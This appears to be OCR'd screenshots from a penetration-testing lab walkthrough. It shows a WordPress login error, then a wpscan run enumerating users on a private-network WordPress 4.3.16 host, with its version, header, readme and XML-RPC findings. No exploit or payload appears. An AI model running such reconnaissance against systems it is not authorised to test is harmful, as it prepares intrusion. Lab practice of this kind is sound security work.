
Password

□ Remember Me



ERROR: Invalid username. Lost your password?


This connection is not secure. Logins entered here could be compromised. Learn More



root@0x01: ~

root@0x01: ~ 212x54

```
root@0x01:~# wpscan --url http://192.168.183.132 --enum u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]n
[+] URL: http://192.168.183.132/
[+] Started: Thu Apr 19 18:00:48 2018

[+] robots.txt available under: 'http://192.168.183.132/robots.txt'
[!] The WordPress 'http://192.168.183.132/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-MOD-PAGESPEED: 1.9.32.3-4523
[+] XML-RPC Interface available under: http://192.168.183.132/xmlrpc.php

[+] WordPress version 4.3.16

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] We did not enumerate any usernames

[+] Finished: Thu Apr 19 18:01:00 2018
[+] Requests Done: 357
[+] Memory used: 42.836 MB
[+] Elapsed time: 00:00:11
root@0x01:~#
```

